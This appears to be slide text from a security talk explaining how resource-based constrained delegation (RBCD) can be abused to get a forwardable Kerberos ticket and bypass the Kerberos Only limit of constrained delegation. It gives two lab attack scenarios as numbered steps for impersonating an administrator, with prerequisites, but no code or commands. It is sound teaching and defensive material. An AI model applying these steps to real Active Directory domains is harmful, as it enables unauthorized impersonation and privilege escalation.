
Abusing Constrained Delegation through RBCD

Constrained Delegation Recap

- Constrained Delegation has two modes: **Kerberos Only** and **Protocol Transition**
- In **Kerberos Only** mode, a user's service ticket is required as proof in S4U2Proxy
- The ticket is obtained when a user connects to the delegating service via Kerberos
- The ticket must be flagged as *forwardable*:
 - User is not marked as sensitive
 - User is not member of the Protected Users group
 - No tickets acquired via S4U2Self (unless protocol transition is enabled)
- Therefore, a **user's presence is required** for the abuse

→ Not actually the case, as RBCD can be abused to obtain the required ticket

Attack Setup




Attack Scenario 1

- Setup:

- Attacker has control over systems **fs1** and **ws1**
- System **ws1** is configured for constrained delegation (Kerberos Only) to system **ca1**
- Attacker would like to impersonate user **lab_admin** towards system **ca1**

- Approach:

1. Attacker configures system **ws1** to allow delegation from system **fs1** via RBCD
2. Attacker generates a ticket for user **lab_admin** from system **fs1** to system **ws1**
3. Attacker user this ticket on system **ws1** as proof in S4U2Proxy to get a ticket towards system **ca1**



Attack Scenario 2

- Setup:

- Attacker has control over account **svc_iis** (credentials available)
- Account **svc_iis** is configured for constrained delegation (Kerberos Only) to system **ca1**
- Attacker would like to impersonate user **lab_admin** towards system **ca1**
- Attacker can add their own computer account **atk** to the domain (default configuration)

- Approach:

1. Attacker adds their own computer account **atk** to the domain
2. Attacker configures **svc_iis** to allow delegation from system **atk** via RBCD
3. Attacker generates a ticket for user **lab_admin** from system **atk** to account **svc_iis**
4. Attacker user this ticket from **svc_iis** as proof in S4U2Proxy to get a ticket towards system **ca1**

Abusing Constrained Delegation with RBCD – Summary

- RBCD can be abused to acquire a forwardable ticket as any user
- This ticket is eligible for S4U2Proxy in Constrained Delegation
- To achieve this, the attacker must control:
 - The account/system configured for constrained delegation
 - An additional account/system (which is then configured for RBCD)
- The additional account/system must have an SPN assigned (otherwise RBCD does not work)
- Potential candidates are:
 - A machine account (which has SPNs assigned by default, e.g. host/)
 - A service account that already has an SPN assigned
 - An arbitrary accounts and according privileges to add an SPN to said account

